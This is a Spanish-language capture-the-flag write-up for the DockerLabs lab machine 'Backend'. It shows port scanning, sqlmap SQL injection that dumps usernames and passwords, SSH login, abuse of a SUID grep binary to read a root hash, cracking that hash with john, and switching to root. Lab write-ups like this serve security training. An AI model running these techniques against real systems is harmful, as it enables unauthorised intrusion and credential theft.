



Write-Up: Máquina "Backend"

📍 **Plataforma:** DockerLabs

📍 **Dificultad:** Fácil

📍 **Autor:** Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Reviso si tengo conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.333 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.333/0.333/0.333/0.000 ms
```

2. Escaneo y Enumeración

Hago un escaneo de puertos abiertos y sus versiones para detectar posibles vulnerabilidades.

```
(kali㉿kali)-[~]
$ nmap -p- -sS -Pn -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 09:25 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000016s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.61 ((Debian))
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
```

Busco directorios en la web que está corriendo en la máquina.


```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 537]
/.html            (Status: 403) [Size: 275]
/login.php        (Status: 200) [Size: 0]
/login.html       (Status: 200) [Size: 635]
/.php             (Status: 403) [Size: 275]
/css              (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]
/.html            (Status: 403) [Size: 275]
/.php             (Status: 403) [Size: 275]
/server-status    (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
=====

Finished
```

Encuentro un login pero no encuentro forma de ingresar.



3. Explotación de Vulnerabilidades

Con sqlmap intento explotar de forma automatizada con inyecciones sql, intentando buscar bases de datos. Encuentro algunas bases de datos.

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.17.0.2/login.html" --forms --batch --dbs

do you want to exploit this SQL injection? [Y/n] Y
[09:31:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[09:31:47] [INFO] fetching database names
[09:31:48] [INFO] retrieved: 'information_schema'
[09:31:48] [INFO] retrieved: 'sys'
[09:31:48] [INFO] retrieved: 'mysql'
[09:31:48] [INFO] retrieved: 'performance_schema'
[09:31:48] [INFO] retrieved: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

[09:31:48] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-08012025_0931am.csv'

[*] ending @ 09:31:48 /2025-08-01/
```

Decido buscar tablas de la base de datos “users” usando sqlmap.

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.17.0.2/login.html" --forms --batch -D users --tables

do you want to exploit this SQL injection? [Y/n] Y
[09:32:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[09:32:22] [INFO] fetching tables for database: 'users'
[09:32:22] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+-----+
| usuarios |
+-----+

[09:32:22] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-08012025_0932am.csv'

[*] ending @ 09:32:22 /2025-08-01/
```

Ahora, intento obtener los datos de la tabla “usuarios” de la base de datos “users”. Logro obtener usuarios y contraseñas.

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.17.0.2/login.html" --forms --batch -D users -T usuarios --dump

do you want to exploit this SQL injection? [Y/n] Y
[09:33:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[09:33:10] [INFO] fetching columns for table 'usuarios' in database 'users'
[09:33:10] [INFO] retrieved: 'id'
[09:33:10] [INFO] retrieved: 'int(11)'
[09:33:10] [INFO] retrieved: 'username'
[09:33:10] [INFO] retrieved: 'varchar(255)'
[09:33:10] [INFO] retrieved: 'password'
[09:33:10] [INFO] retrieved: 'varchar(255)'
[09:33:10] [INFO] fetching entries for table 'usuarios' in database 'users'
[09:33:10] [INFO] retrieved: '1'
[09:33:10] [INFO] retrieved: '$paco$123'
[09:33:10] [INFO] retrieved: 'paco'
[09:33:10] [INFO] retrieved: '2'
[09:33:10] [INFO] retrieved: 'P123pepe3456P'
[09:33:10] [INFO] retrieved: 'pepe'
[09:33:10] [INFO] retrieved: '3'
[09:33:10] [INFO] retrieved: 'jjuuaann123'
[09:33:10] [INFO] retrieved: 'juan'
Database: users
Table: usuarios
[3 entries]
+-----+
| id | password | username |
+-----+
| 1  | $paco$123 | paco   |
| 2  | P123pepe3456P | pepe  |
| 3  | jjuuaann123 | juan  |
+-----+

[09:33:10] [INFO] table 'users.usuarios' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.17.0.2/dump/users/usuarios.csv'
[09:33:10] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-08012025_0933am.csv'

[*] ending @ 09:33:10 /2025-08-01/
```

Intento ingresar con las credenciales, algunas no sirven para ingresar por ssh.

```
[kali㉿kali)-[~]
└─$ ssh paco@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:tPIGPUUFjCEHijMuN2JIMorwLkuPLonbaickbNIH9V8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
paco@172.17.0.2's password:
Permission denied, please try again.
paco@172.17.0.2's password:
Permission denied, please try again.
paco@172.17.0.2's password:
paco@172.17.0.2: Permission denied (publickey,password).
```

```
[kali㉿kali)-[~]
└─$ ssh juan@172.17.0.2
juan@172.17.0.2's password:
Permission denied, please try again.
juan@172.17.0.2's password:
Permission denied, please try again.
juan@172.17.0.2's password:
juan@172.17.0.2: Permission denied (publickey,password).
```

Finalmente, con el usuario pepe si pude ingresar por el servicio ssh.

```
[kali㉿kali)-[~]
└─$ ssh pepe@172.17.0.2
pepe@172.17.0.2's password:
Linux 8832e3acca52 6.12.25-1 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pepe@8832e3acca52:~$ whoami
pepe
pepe@8832e3acca52:~$ id
uid=1000(pepe) gid=1000(pepe) groups=1000(pepe)
```

4. Escalada de Privilegios y Post-exploitación


Busco permisos SUDO pero no hay nada. Entonces, busco binarios SUID y encuentro dos, uno para leer directorios y otro para leer archivos.

```
pepe@8832e3acca52:~$ sudo -l
-bash: sudo: command not found
pepe@8832e3acca52:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keystore
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/ls
/usr/bin/grep
/usr/bin/passwd
```

Leo el directorio de /root y pareciera haber una contraseña hasheada.

```
pepe@8832e3acca52:~$ ls /root
pass.hash
```

En GTFOBINS busco como leer archivos con grep teniendo permisos SUID.



The screenshot shows a web browser displaying the gtfobins.github.io/gtfobins/grep/#suid page. The page title is "grep". It includes navigation links for "File read", "SUID", and "Sudo". The main content discusses various "grep" flavors and their behavior. It highlights the "File read" section, which explains that it reads data from files and can be used for privilege escalation. A code snippet shows how to use "grep" to read from a file named \$FILE. The "SUID" section notes that if a binary has the SUID bit set, it can maintain elevated privileges. An exploit example for "grep" is provided, showing commands to install a local SUID copy of "grep" and run it with elevated privileges.

Leo la contraseña hasheada de /root.

```
pepe@8832e3acca52:~$ grep '' /root/pass.hash
e43833c4c9d5ac444e16bb94715a75e4
```

La paso por una herramienta web que me dice que tipo de encriptación tiene. Me dice que es MD5.

The screenshot shows a web browser window for Hashes.com. At the top, there's a navigation bar with links like 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Exploit-DB', and 'Google Hacking DB'. Below the navigation is the Hashes.com logo and a menu with 'Inicio', 'Preguntas frecuentes', 'Depositar en fideicomiso', 'Compra créditos', 'API', 'Herramientas', 'Desencriptar hashes', 'Fideicomiso', 'Support', 'Español', 'Registrarse', and 'Acceso'. A blue banner at the top says 'Procesado! 1 hashes fueron chequeados: 1 posiblemente identificados 0 sin identificación'. Below this, a green box says 'Paga a profesionales para desencriptar tus listas restantes' with a link 'https://hashes.com/es/escrow/view'. Another green box below contains the text 'Posibles identificaciones: Desencriptar hashes' followed by a hash value 'e43833c4c9d5ac444e16bb94715a75e4 - Posibles algoritmos: MD5'. At the bottom left is a blue button labeled 'BUSCAR NUEVAMENTE'.

Guardo el hash en un archivo.

```
└─(kali㉿kali)-[~]
$ echo 'e43833c4c9d5ac444e16bb94715a75e4' > hashroot
```

Con john quito el hash usando rockyou.txt y especificando que es un tipo MD5. Obtengo la contraseña.

```
└─(kali㉿kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashroot
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob34      (?)
1g 0:00:00:00 DONE (2025-08-01 09:42) 14.28g/s 11212Kp/s 11212Kc/s 11212KC/s spoonie97..spicyc1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Intento cambiararme a usuario root usando la contraseña desencriptada anteriormente. Ingreso exitoso. Escalada de privilegios finalizada.

```
pepe@8832e3acca52:~$ su root
Password:
root@8832e3acca52:/home/pepe# whoami
root
root@8832e3acca52:/home/pepe# id
uid=0(root) gid=0(root) groups=0(root)
root@8832e3acca52:/home/pepe# ls -la /root
total 24
drwx—— 1 root root 4096 Aug 27 2024 .
drwxr-xr-x 1 root root 4096 Aug 1 13:25 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx—— 2 root root 4096 Aug 27 2024 .ssh
-rw-r--r-- 1 root root 33 Aug 27 2024 pass.hash
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.